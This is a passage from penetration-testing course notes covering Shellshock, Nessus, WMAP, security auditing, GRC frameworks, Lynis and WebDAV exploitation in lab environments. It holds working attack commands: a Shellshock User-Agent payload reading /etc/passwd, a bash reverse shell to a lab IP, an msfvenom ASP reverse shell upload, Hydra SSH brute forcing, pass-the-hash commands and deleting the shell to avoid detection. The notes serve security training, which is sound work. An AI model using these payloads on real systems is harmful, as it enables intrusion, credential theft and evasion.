- crackmapexec smb 10.2.28.132 -u Administrator -H “NTLM\_HASH\_Only” -x “ipconfig”
- crackmapexec smb 10.2.28.132 -u Administrator -H “NTLM\_HASH\_Only” -x “whoami”
- crackmapexec smb 10.2.28.132 -u Administrator -H “NTLM\_HASH\_Only” -x “net user”

## (8) Frequently Exploited Linux Services:

- Linux is a free and open source operating system that is comprised of the Linux kernel, which was developed by Linus Torvalds, and the GNU toolkit, which is a collection of software and utilities that was started and developed by Richard Stallman.
- This combination of open source software is what makes up the Linux OS as a whole, and it is commonly referred to as GNU/Linux.
- Linux has various use cases, however, it is typically deployed as a server operating system. For this reason, there are specific services and protocols that will typically be found running on a Linux server.
- These services provide an attacker with an access vector that they can utilize to gain access to a target host.
- Having a good understanding of what these services are, how they work and their potential vulnerabilities is a vitally important skill to have as a penetration tester.
  - **Apache Web Server** [TCP ports 80/443]
    - Free and open source cross-platform web server released under the Apache License 2.0. Apache accounts for over 80% of web servers globally.
  - **SSH(Secure Shell)** [TCP port 22]
    - SSH is a cryptographic remote access protocol that is used to remotely access and control systems over an unsecured network. SSH was developed as a secure successor of telnet.
  - **FTP(File Transfer Protocol)** [TCP port 21]
    - FTP is a protocol that used TCP port 21 and is used to facilitate file sharing between a server and client/clients and vice versa.
  - **SAMBA** [TCP port 445]
    - Samba is the Linux implementation of SMB, and allows Windows systems to access Linux shares and devices.

## (9) Exploiting Bash CVE-2014-6271 Vulnerability (Shellshock):

- Shellshock (CVE-2014-6271) is the name given to a family of vulnerabilities in the Bash shell (since v1.3) that allow an attacker to execute remote arbitrary commands via Bash, consequently allowing the attacker to obtain remote access to the target system via a reverse shell.
- The Shellshock vulnerability was discovered by Stephane Chazelas on the 12<sup>th</sup> of September 2014 and was made public on the 24<sup>th</sup> of September 2014.
- Bash is a \*Nix shell that is part of the GNU project and is the default shell for most Linux distributions.
- The Shellshock vulnerability is caused by a vulnerability in Bash, whereby Bash mistakenly executes trailing commands after a series of characters: () {;};.
- This vulnerability only affects Linux as Windows does not utilize Bash as it is not \*Nix based operating system.
- In the context of remote exploitation, Apache web server configured to run CGI scripts or .sh scripts are also vulnerable to this attack.
- CGI (Common Gateway Interface) scripts are used by Apache to execute arbitrary commands on the Linux system, after which the output is displayed to the client.

### Exploitation:

- In order to exploit this vulnerability, you will need to locate an input vector or script that allows you to communicate with Bash.
- In the context of an Apache web server, we can utilize any legitimate CGI scripts accessible on the web server.
- Whenever a CGI scripts is executed, the web server will initiate a new process and run the CGI script with Bash.
- This vulnerability can be exploited both manually and automatically with the use of an MSF exploit module.
- ifconfig
- nmap -sV 192.24.241.3
- nmap -sV 192.24.241.3 –script=http-shellshock –script-args “http-shellshock.uri=/gettime.cgi”
- capture the gettime.cgi request on Burpsuite & go to the Repeater
- then Edit the User-Agent field to () { ;}; echo; echo; /bin/bash -c ‘cat /etc/passwd’
- Now send the request to get the response
- nc -nvlp 1234
- again, Edit the User-Agent field to () { ;}; echo; echo; /bin/bash -c ‘bash -i>&/dev/tcp/192.24.241.2/1234 0>&1’
- after sending this request you will get the netcat session
  - whoami
  - cat /etc/\*issue
  - uname -a
- service postgresql start && msfconsole
- search shellshock
- use exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec
- show options
- set RHOSTS 192.24.241.3

- set TARGETURI /gettime.cgi
- exploit [you will get the meterpreter session]
  - sysinfo

## (10) Vulnerability Scanning With Nessus:

Nessus is a proprietary vulnerability scanner developed by Tenable.

- We can utilize Nessus to perform a vulnerability scan on a target system, after which, we can import the Nessus results into MSF for analysis and exploitation.
- Nessus automates the process of identifying vulnerabilities and also provides us with information pertinent to a vulnerability like the CVE code.
- We can use the free version of Nessus (Nessus Essentials), which allows us to scan upto 16 IPs.

### Lab Environment:

- For the purposes of demonstrating the vulnerability scanning process, we will be utilizing an intentionally vulnerable virtual machine called Metasploitable3 that is based on Windows Server 2008.
- Metasploitable3 was developed by Rapid7 to demonstrate how MSF can be used to perform exploitation of a Windows System.
- Instructions on how this VM can be setup can be found here: <https://bit.ly/3kASwns>
- download the .deb installation file from Nessus download page
- chmod +x Nessus-10.0.0.-debian6\_amd64.deb
- sudo dpkg -i Nessus-10.0.0.-debian6\_amd64.deb
- sudo systemctl start nessusd.service
- sudo systemctl status nessusd.service
- To run the tool, go to the browser: <https://kali:8834/> or, <https://127.0.0.1:8834/>
- Add your target and choose the settings accordingly & start scanning
- We can also export the results: Export -> Nessus
  - {it will save the file in .xml format}, it can be used for further enumeration
- msfconsole
- workspace -a MS3\_Nessus
- db\_import
- db\_import /home/kali/Downloads/MS3\_fkthix.nessus
- hosts
- services
- vulns
- vulns -p 445
- search cve:2017 name:smb
- search MS12-020
- search cve:2015 name:ManageEngine
- use exploit/windows/http/manageengine\_connectionid\_write
- show options
- set RHOSTS 10.10.10.4
- run [got the meterpreter session]
- sessions
- sessions 1

- sysinfo
- exit
- Again go to Nessus, Filter -> Metasploit Exploit Framework, then apply
- go to msfconsole,
- search cve:2019 name:rdp
- search PHP CGI Argument Injection

### **(11) Web App Vulnerability Scanning With WMAP:**

- WMAP is a powerful, feature-rich web application vulnerability scanner that can be used to automate web server enumeration and scan web applications for vulnerabilities.
- WMAP is available as an MSF plugin and can be loaded directly into MSF.
- WMAP is fully integrated with MSF, which consequently allows us to perform web app vulnerability scanning from within the MSF.
  
- ifconfig
- service postgresql start
- msfconsole
- workspace -a Web\_Scanning
- setg RHOSTS 192.157.89.3
- load wmap
- wmap\_sites -h
- wmap\_sites -a 192.157.89.3
- wmap\_targets -h
- wmap\_targets -t http://192.157.89.3
- wmap\_sites -l
- wmap\_targets -l
- wmap\_run -h
- wmap\_run -t
- wmap\_run -e
- wmap\_vulns -h
- wmap\_vulns -l
- use auxiliary/scanner/http/options
- show options
- run
- use auxiliary/scanner/http/http\_put
- show options
- run
- set PATH /data/
- run
- show options
- set FILEDATA "This does work"
- set FILENAME this\_works.txt
- run
  - curl [http://192.157.89.3:80/data>this\\_works.txt](http://192.157.89.3:80/data>this_works.txt) [To check the file is uploaded or not]

## Section 2:

### Assessment Methodologies- Auditing Fundamentals:-

#### (1) Overview of Security Auditing:

**Security Auditing** is a systematic process of evaluating and verifying the security measures and controls in place within an organization to ensure they are effective, appropriate, and compliant with relevant standards, policies, and regulations.

- It involves reviewing various aspects of the organization's information systems, networks, applications, and operational procedures to identify vulnerabilities, weaknesses, and areas for improvement.

#### Importance of Security Auditing:

##### 1. Identifying Vulnerabilities and Weaknesses:

- Security audits help uncover vulnerabilities and weaknesses in an organization's information systems and infrastructure that could be exploited by attackers.
- Regular audits ensure that security controls are effective and up-to-date, minimizing the risk of breaches.

##### 2. Ensuring Compliance:

- Organizations must comply with various regulatory requirements and industry standards to protect sensitive data and maintain trust with customers and stakeholders.
- Security audits help verify compliance with standards such as GDPR, HIPAA, PCI DSS, ISO 27001, avoiding legal and financial penalties.

##### 3. Enhancing Risk Management:

- Audits provide a comprehensive assessment of an organization's security posture, identifying and prioritizing risks based on their potential impact.
- Effective risk management strategies can be developed and implemented based on audit findings to mitigate identified risks.

##### 4. Improving Security Policies & Procedures:

- Security audits review the effectiveness of existing security policies and procedures, identifying areas for improvement.
- Updated and robust security policies and procedures help create a strong security culture within the organization.

##### 5. Supporting Business Objectives:

- A strong security posture supports overall business objectives by ensuring that critical business operations are protected from disruptions caused by security incidents.
- Audits help build customer trust and confidence, as clients are assured that their data is handled securely and responsibly.

##### 6. Continuous Improvement:

- Security auditing is not a one-time activity but an ongoing process that promotes continuous improvement.
- Regular audits ensure that security measures evolve to address new threats and vulnerabilities, maintaining a proactive approach to security.

#### (2) Essential Terminology:

**Security Policies** – Formal documents that define an organization's security objectives, guidelines, and procedures to protect information assets.

- Establishes the framework for implementing and enforcing security controls.

**Compliance** – Adherence to regulatory requirements, industry standards, and internal policies related to security and data protection.

- Ensures that the organization meets legal obligations and best practices.

**Vulnerability** – A weakness in a system or process that can be exploited to gain unauthorized access or cause harm.

- Identifying vulnerabilities is crucial for assessing and improving security measures.

**Control** – A safeguard or countermeasure implemented to mitigate risks and protect information assets.

- Controls are designed to prevent, detect, or respond to security threats and weaknesses.

**Risk Assessment** – The process of identifying, analyzing, and evaluating risks to an organization's information assets.

- Helps prioritize security measures based on the likelihood and impact of identified risks.

**Audit Trail** – A chronological record of events and activities that provides evidence of actions taken within a system.

- Supports accountability and traceability during security audits and investigations.

**Compliance Audit** – An examination of an organization's adherence to regulatory requirements and industry standards.

- Validates whether the organization meets the necessary compliance criteria and identifies area for improvement.

**Access Control** – Measures and mechanisms used to regulate who can access specific information or systems and what actions they can perform.

- Protects sensitive information from unauthorised access and misuse.

**Audit Report** – A formal document that presents the findings, conclusions, and recommendations resulting from a security audit.

- Communicates audit results and provides guidance for improving security practices.

### (3) Security Auditing Process/Lifecycle:

#### 1. Planning and Preparation -

- Define Objectives and Scope: Determine the goals of the audit the specific systems, processes, and controls to be evaluated.
- Gather Relevant Documentation: Collect policies, procedures, network diagrams, and previous audit reports.
- Establish Audit Team and Schedule: Assemble the audit team and set a timeline for the audit activities.

#### 2. Information Gathering -

- Review Polices and Procedures: Examine the organization's security policies, procedures, and standards.
- Conduct Interviews: Interview key personnel to understand security practices and identify potential gaps.
- Collect Technical Information: Gather data on system configurations, network architecture, and security controls.

#### 3. Risk Assessment -

- Identify Assets and Threats: List critical assets and potential threats to those assets.
- Evaluate Vulnerabilities: Assess existing vulnerabilities in systems and processes.
- Determine Risk Levels: Assign risk levels based on the likelihood and impact of identified threats and vulnerabilities.

#### 4. Audit Execution -

- Perform Technical Testing: Conduct technical assessments such as vulnerability scans, penetration tests, and configuration reviews.
- Verify Compliance: Check adherence to relevant regulations and standards.

- Evaluate Controls: Assess the effectiveness of security controls and practices.

#### **5. Analysis and Evaluation -**

- Analyze Findings: Review data collected during the audit to identify security weaknesses and areas for improvement.
- Compare Against Standards: Measure the organization's security posture against industry standards and best practices.
- Prioritize Issues: Rank findings based on their severity and potential impact on the organization.

#### **6. Reporting -**

- Document Findings: Create a detailed report outlining audit findings, including identified vulnerabilities, non-compliance issues, and ineffective controls.
- Provide Recommendations: Offer actionable recommendations to address identified issues and enhance security.
- Present Results: Share the audit report with relevant stakeholders and discuss key findings and recommendations.

#### **7. Remediation -**

- Develop Remediation Plans: Work with the organization to create plans for addressing the audit findings.
- Implement Changes: Assist in implementing recommended changes and improvements.
- Conduct Follow-Up Audits: Schedule follow-up audits to ensure that remediation efforts have been completed and are effective.
- Monitor and Update: Continuously monitor the organization's security posture and update security measures as needed.

### **(4) Types of Security Audits:**

- Security audits can be categorized based on their scope, methodology, and the aspects of the organization they focus on.
- For penetration testers, understanding these different types of security audits is crucial to tailor their testing strategies effectively.
- **Internal Audits:** Conducted by the organization's internal audit team or security professionals to evaluate the effectiveness of internal controls and compliance with policies.
  - Internal audits provide insight into the organization's self-assessment of its security posture and highlight areas that may require more in-depth testing.
  - An internal audit might review user access controls to ensure that only authorized personnel have access to sensitive data.
- **External Audits:** Performed by independent third-party auditors to provide an unbiased evaluation of the organization's security measures and compliance with external standards.
  - External audits often serve as benchmarks for compliance and security effectiveness. Penetration testers can use these findings to guide their testing efforts.
  - A company undergoing a PCI DSS compliance audit might hire an external auditor to validate its security controls and ensure they meet the required standards.
- **Compliance Audits:** Focus on verifying the organization complies with specific regulatory requirements and industry standards(GDPR, HIPAA, PCI DSS).
  - Compliance audits help identify regulatory gaps that penetration testers can address through targeted testing.
  - A healthcare provider might undergo a HIPAA compliance audit to ensure that patient data is protected according to federal regulations.

- **Technical Audits:** Focus on assessing the technical aspects of the organization's IT infrastructure, including hardware, software, and network configurations.
  - Technical audits provide a detailed view of the technical controls in place, highlighting areas where penetration testing can uncover vulnerabilities.
  - A technical audit might involve a thorough review of firewall configurations to ensure they are properly securing the network perimeter.
- **Network Audits:** Assess the security of the organization's network infrastructure, including routers, switches, firewalls, and other network devices.
  - Network audits can reveal vulnerabilities in network design and configurations that penetration testers can exploit to assess network security.
  - A network audit might identify insecure protocols being used for data transmission, prompting penetration testers to test for potential exploits.
- **Application Audits:** Evaluate the security of software applications, focusing on code quality, input validation, authentication mechanisms, and data handling.
  - Application audits highlight security flaws in applications that penetration testers can exploit to demonstrate real-world attack scenarios.
  - An application audit might reveal vulnerabilities such as SQL injection or cross-site scripting (XSS) in a web application.

## (5) Security Auditing & Penetration Testing:

- In order for you to operate successfully as a penetration tester, it is imperative that you understand when, how and why Security Audits are performed and how they relate to and affect penetration testing.
- The reason this is important is because Security Audits and Penetration testing are two separate types of security assessments that have their own unique scope, objectives and desired outcomes.
- Furthermore, given the separation, it is important to understand when each is performed (sequentially), and whether they can be combined into a singular process/assessment.
- Before we dive into the when and the how, we first need to understand the differences between a Security Audit and a Penetration Test, more specifically, the differences in their objectives, scope and outcomes.
- Understanding the differences between the two will paint a clearer picture as to when each assessment is performed and how they (potentially) feed into each other.

### Security Auditing vs Penetration Testing:

- **Purpose -**
  - Security Audit: Evaluate an organization's overall security posture by assessing compliance with policies, standards, and regulations. It focuses on the effectiveness of security controls, processes, and practices.
  - Penetration Test: Simulate real-world attacks to identify and exploit vulnerabilities in systems, networks, or applications. It focuses on technical weaknesses and how they can be exploited by attackers.
- **Scope -**
  - Security Audit: Comprehensive, covering various aspects such as policies, procedures, technical controls, physical security, and compliance with regulations.
  - Penetration Test: Specific to the systems, networks, or applications being tested. The scope is defined to focus on particular area of interest.
- **Methodology -**

- Security Audit: Typically involves reviewing documentation, conducting interviews, performing technical assessments, and evaluating compliance with regulations.
- Penetration Test: Involves using various tools and techniques to attempt to breach systems, exploit vulnerabilities, and assess the effectiveness of security defenses.
- **Outcome -**
  - Security Audit: Identifies gaps in security policies, procedures, and controls. Provides recommendations for improving overall security and ensuring compliance.
  - Penetration Test: Provides a detailed assessment of vulnerabilities and potential attack vectors. Offers recommendations for mitigating identified risks and improving security defenses.
- **Frequency -**
  - Security Audit: Often performed on a regular basis (Eg. annually or biannually) or as required by compliance regulations.
  - Penetration Test: Typically performed as needed, such as after significant changes to systems, on a regular schedule, or as part of compliance requirements.

#### **Sequential Approach -**

- Perform Security Audit First: Companies often conduct a security audit first to evaluate their overall security posture, ensure compliance with regulations, and identify areas for improvement in policies and procedures.
- Conduct Penetration Test Afterwards: Based on the findings of the audit, a penetration test may be performed to assess the effectiveness of technical controls and identify specific vulnerabilities.
- Advantages:
  - Provides a comprehensive view of security from both policy and technical perspectives.
  - Identifies and addresses gaps in both procedural and technical controls.
  - Helps prioritize remediation efforts based on audit findings.

#### **Combined Approach -**

- Integrate Security Audit and Penetration Testing: Some organizations choose to combine security audits and penetration tests, often through a holistic security assessment that incorporates both elements.
- Advantages:
  - Streamlines the assessment process by combining policy, procedural, and technical evaluations.
  - Provides a more complete picture of the organization's security posture in a single engagement.
  - Can be more efficient and cost-effective by addressing both compliance and technical vulnerabilities simultaneously.

### **(6) Governance, Risk & Compliance (GRC):**

- Governance, Risk and Compliance (GRC) is a comprehensive framework used by organizations to manage and align their governance practices, risk management strategies, and compliance with regulatory requirements.
- This holistic approach helps organizations maintain transparency, accountability, and resilience in an increasingly complex regulatory environment.

#### **Governance -**

- Governance refers to the framework of policies, procedures, and practices that ensure an organization achieves its objectives, manages its risks, and complies with legal and regulatory requirements.
- Components:
  - Policy Development: Creating clear, comprehensive security policies.
  - Roles and Responsibilities: Defining roles and responsibilities for security management.
  - Accountability: Establishing accountability mechanisms for security performance.

#### **Risk -**

- Risk management involves identifying, assessing, and mitigating risks that could negatively impact an organization's assets and operations.
- Components:
  - Risk Identification: Recognizing potential threats and vulnerabilities.
  - Risk Assessment: Evaluating the likelihood and impact of identified risks.
  - Risk Mitigation: Implementing measures to reduce or eliminate risks.

#### **Compliance -**

- Compliance ensures that an organization adhere to relevant laws, regulations, and industry standards.
- Components:
  - Regulatory Requirements: Meeting legal obligations such as GDPR, HIPAA, or PCI DSS.
  - Internal Policies: Adhering to internal security policies and procedures.
  - Audits and Assessments: Conducting regular reviews to ensure compliance.

#### **Importance of GRC in Penetration Testing:**

- Comprehensive Security Assessment: Understanding GRC helps testers conduct more thorough and relevant assessments.
- Enhanced Reporting: Knowledge of GRC allows tester to frame their findings in the context of organizational policies, risk management, and compliance requirements.
- Strategic Recommendations: Testers can provide more strategic recommendations that align the organization's GRC framework, helping to strengthen overall security posture.

## **(7) Common Standards, Frameworks & Guidelines:**


#### **Frameworks, Standards and Guidelines:**

- **Frameworks** - Provide a structured approach to implementing security practices, often flexible and adaptable to various organizations and industries.
- **Standards** - Set specific requirements and criteria that must be met to achieve compliance; often mandatory in regulated industries.
- **Guidelines** - Offer recommended practices and advice to improve security; generally not mandatory but considered best practices.

#### **Frameworks:-**

#### **NIST Cybersecurity Framework (CSF)**

- Overview: A set of guidelines and best practices developed by the National Institute of Standards and Technology (NIST) to help organizations manage and reduce cybersecurity risk.
- Key Focus: Core functions include Identify, Protect, Detect, Respond, and Recover.



## COBIT (Control Objectives for Information and Related Technologies)

- Overview: A framework for developing, implementing, monitoring, and improving IT governance and management practices.
- Key Focus: Aligning IT goals with business objectives, managing IT risks, and ensuring compliance with regulations.

## Standards:

### ISO/IEC 27001

- Overview: An international standard for information security management systems (ISMS) that outlines best practices for managing and protecting sensitive information.
- Key Focus: Establishing, implementing, maintaining, and continually improving an ISMS.

### PCI Data Security Standard (DSS)

- Overview: A set of security standards designed to protect payment card information and ensure secure processing of credit card transactions.
- Key Focus: Requirements for protecting cardholder data, maintaining a secure network, and implementing robust access control measures.
- Legal Requirement: Required for organizations that handle credit card transactions.

### HIPAA (Health Insurance Portability and Accountability Act)

- Overview: A U.S. law that sets standards for protecting sensitive patient information and ensuring privacy and security of health data.
- Key Focus: Privacy Rule, and Breach Notification Rule.
- Legal Requirements: Required for healthcare providers, health plans, and other entities handling protected health information.

### GDPR (General Data Protection Regulation)

- Overview: A regulation in the European Union that governs data protection and privacy for individuals within the EU and the European Economic Area (EEA).

- Key Focus: Data protection principles, rights of data subjects, and obligations for data controllers and processors.
- Legal Requirements: Required for organizations processing personal data of individuals within the EU/EEA.

#### **Guidelines:**

#### **CIS Controls (Center for Internet Security Controls)**

- Overview: A set of best practices and actionable steps to help organizations improve their cybersecurity posture.
- Key Focus: Foundational and advanced security controls organized into categories such as basic, foundational, and organizational controls.

#### **NIST SP 800-53**

- Overview: A publication by NIST that provides a catalog of security and privacy controls for federal information systems and organizations.
- Key Focus: Security controls for federal information systems, including controls for risk management and information security.
- Legal Requirement: Required for U.S. federal agencies and organizations handling federal data.

### **(8) Phase 1– Develop a Security Policy:**

- We will use a practical example to explain and demonstrate how security audits work, how they are performed and how they relate to a penetration test.
- The objective of this section is to provide you with tacit knowledge of how results from security audits affect the objectives and scope of a penetration test, in addition to outlining the changes/adaptations that need to be made when performing a pentest for an organization that is required to comply with specific standards or regulations.

#### Background:

- Company: SecureTech Solutions

#### Description:

- SecureTech Solutions is a fictitious cybersecurity consultancy that specializes in securing IT infrastructure for various clients.
- In this example, we will be demonstrating the process of developing a security policy for Linux servers, performing a risk assessment using the NIST SP 800-53 framework, performing a security audit and testing the remediations.
- This example will guide you through the entire process, from initial policy creation to auditing and penetration testing, highlighting the importance of compliance with industry standards.

#### Objectives:

- Establish a baseline security policy for Linux servers that aligns with NIST SP 800-53 guidelines, ensuring that servers are configured and managed securely.
- This policy should ensure that Linux servers are secure and protected from unauthorized access, vulnerabilities, and other security threats.
- It will be used to establish baseline security requirements for configuring, maintaining, and monitoring Linux servers within the organization, aligned with NIST SP 800-53.

#### Security Policy Development Process: Requirements Gathering

- Purpose: Define the purpose and scope of the security policy.

- Access Control: Outline user account management, authentication methods, and privilege management.
- Audit and Accountability: Specify logging requirements and log review procedures.
- Configuration Management: Define baseline configurations, software update practices, and change management.
- Identification and Authentication: Enforce strong password policies and unique user identification.
- System and Information Integrity: Implement malware protection, security monitoring, and vulnerability management.
- Maintenance: Outline controlled maintenance and approved maintenance tools.

#### Simple Security Policy for Linux Servers Aligned with NIST SP 800-53:

- Access Control(AC)
  - AC-2, AC-5
    - User Accounts: Only authorized personnel shall be granted access to Linux servers. Each user must have a unique user account; shared accounts are prohibited. Inactive accounts must be disabled or removed within 30 days.
  - IA-2, IA-5
    - Authentication: Enforce strong password policies; minimum length of 12 characters, including upper/lower case letters, numbers, and special characters. Use SSH key-based authentication where possible; disable password-based SSH access. Implement two-factor authentication (2FA) for privileged accounts.
- Audit and Accountability (AU)
  - AU-2, AU-3
    - System Logging: Enable and configure system logging to capture critical events. Use rsyslog or journald for centralized logging.
  - AU-6, AU-7
    - Log Review: Regularly review logs for suspicious activities. Retain logs for at least 90 days.
- Configuration Management (CM)
  - CM-2
    - Configuration Baseline: Maintain a secure baseline configuration for all Linux servers. Use configuration management tools (e.g., Ansible, Puppet) to enforce configurations.
  - CM-3, CM-5
    - Software Updates: Keep the system and installed software up to date. Apply security patches within 30 days of release.
- Identification and Authentication (IA)
  - IA-5
    - Password Management: Enforce password complexity and expiration policies. Use password managers to securely store and manage passwords.
  - IA-4
    - User Identification: Ensure all users are uniquely identified.
- System and Information Integrity (SI)
  - SI-3
    - Malware Protection: Implement malware detection and prevention measures. Regularly scan servers for malware.
  - SI-4

- Security Monitoring: Monitor systems for security breaches or anomalies. Use tools like Lynis to perform regular security audits.
- Maintenance (MA)
  - MA-2
    - Controlled Maintenance: Perform regular maintenance on servers according to documented procedures.
  - MA-3
    - Maintenance Tools: Use only approved maintenance tools and ensure they are secure.
- For more information: <https://csrc.nist.gov/pubs/sp/800/53/r5/udp1/final>

## (9) Phase 2– Security Auditing With Lynis:

Objective:

- Perform a security audit on a Linux server using Lynis, identify vulnerabilities, and remediate the findings based on the security policy.

### 1. Installing and Running Lynis:

- Install Lynis: Install Lynis on the Linux server.
- Audit the Server: Run a Lynis audit scan on the target Linux server.
- Review the Report: Analyze the Lynis report to identify security issues and recommendations.

### 2. Remediation:

- Address Findings: Remediate vulnerabilities identified in the Lynis report (e.g., updating software, enforcing password policies)
- Update Security Policy: Policy Document remediation actions and update the security policy to reflect changes.

**Lynis** is a battle-tested security tool for systems running Linux, macOS, or Unix-based operating system.

- It performs an extensive health scan of your systems to support system hardening and compliance testing.

Goals:

- Security Auditing, Compliance testing (PCI, HIPAA, SOX), Penetration testing, Vulnerability detection, System hardening
- go to <https://cisofy.com/downloads/lynis/> and download the installable file
- cd /opt/
- wget <https://cisofy.com/downloads/lynis/lynis-3.1.1.tar.gz>
- ls
- gzip -d lynis-3.1.1.tar.gz
- tar -xf lynis-3.1.1.tar
- ls
- cd lynis
- chmod +x lynis
- ./lynis --help
- cat /etc/\*issue
- ./lynis audit system

- ./lynis show
- Policies according to control IDs {<https://cisofy.com/lynis/controls/>}
- ./lynis audit system –tests “HRDN-7230”
- ./lynis audit system –auditor “Anonymous”
- ./lynis audit system --quick –auditor “Anonymous”
- ./lynis audit system –tests HRDN-7230

#### Remediation

- sudo apt-get update && sudo apt-get install clamav -y
- sudo apt-get install chrootkit
- sudo apt-get install rkhunter
- chrootkit
- ./lynis audit system –tests HRDN-7230 {recheck now}

### **(10) Phase 3- Conduct Penetration Test:**

- Objective: To validate the effectiveness of remediation actions through a penetration test, ensuring that the Linux server is secure and compliant with the security policy.
- 1. Execution:
  - Network Scan: Use Nmap to identify open ports and services.
  - Vulnerability Scanning: Use Metasploit to find and exploit vulnerabilities.
  - Web Application Testing: Use Burp Suite to test web applications (if applicable).
- 2. Validating Remediation:
  - Compare Results: Compare initial audit findings with penetration test results to verify that vulnerabilities have been addressed.
  - Check for New Vulnerabilities: Identify and remediate any new vulnerabilities introduced during the remediation phase.
- 3. Reporting:
  - Executive Summary: Provide an overview of the penetration test and major findings.
  - Methodology: Detail the tools and techniques used during the test.
  - Findings: Describe vulnerabilities found, including severity and potential impact.
  - Recommendations: Offer steps to further secure the system.

#### SSH Password cracking-

- hydra -l root -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt ssh://178.79.173.229:22 -t 4 -v -I
- vim /etc/ssh/sshd\_config [change configurations & add rate limits]
- sudo ufw status
- sudo apt-get install fail2ban

## **Section 3:**

### **Host & Network Penetration Testing – System Host Based Attacks:-**

#### **(1) Introduction To System/Host Based Attacks:**

- System/Host based attacks are attacks that are targeted towards a specific system or host running a specific operating system, for example, Windows or Linux.
- Network services are not the only attack vector that can be targeted during a penetration test.

- System/Host based attacks usually come in to play after you have gained access to a target network, whereby, you will be required to exploit servers, workstations or laptops on the internal network.
- System/Host based attacks are primarily focused on exploiting inherent vulnerabilities on the target OS.
- Unlike network based attacks, host based attacks are much more specialized and require an understanding of the target operating system and the vulnerabilities that affect said operating systems.
- System/Host based attacks involve exploiting misconfigurations and inherent vulnerabilities within the target OS.
- In this course, we will primarily be focusing on Windows and Linux vulnerabilities and how they can be exploited.

## **(2) Overview of Windows Vulnerabilities:**

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (1)’

## **(3) Frequently Exploited Windows Services:**

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (2)’

## **(4) Exploiting Microsoft IIS WebDAV:**

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (4)’

## **(5) Exploiting WebDAV With Metasploit:**

[Target IP: 10.2.30.233]

- nmap -sV -p 80 –script=http-enum 10.2.30.233
- ifconfig

Generating the payload:

- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.5.2 LPORT=1234 -f asp > shell.asp
- ls
- cadaver <http://10.2.30.233/webdav> [Enter credentials to login]
- put /root/shell.asp
- service postgresql start && msfconsole
- use multi/handler
- set payload windows/meterpreter/reverse\_tcp
- show options
- set LHOST 10.10.5.2
- set LPORT 1234
- run [got the meterpreter shell]
  - sysinfo
  - getuid
  - exit
- sessions
- search iis upload

- use exploit/windows/iis/iis\_webdav\_upload\_asp
- show options
- set HttpUsername bob
- set HttpPassword password\_123321
- show options
- set RHOSTS 10.2.30.233
- set PATH /webdav/metasploit.asp
- exploit [got meterpreter shell]
  - sysinfo
  - getuid
- again login using cadaver:
  - delete shell.asp [To avoid detection]
  - ls

## (6) Exploiting SMB With PsExec:


**SMB** (Server Message Block) is a network file sharing protocol that is used to facilitate the sharing of files and peripherals (printers and serial ports) between computers on a local network (LAN).

- SMB uses port 445 (TCP). However, originally, SMB ran on top of NetBIOS using port 139.

**SAMBA** is the open source Linux implementation of SMB, and allows Windows systems to access Linux shares and devices.
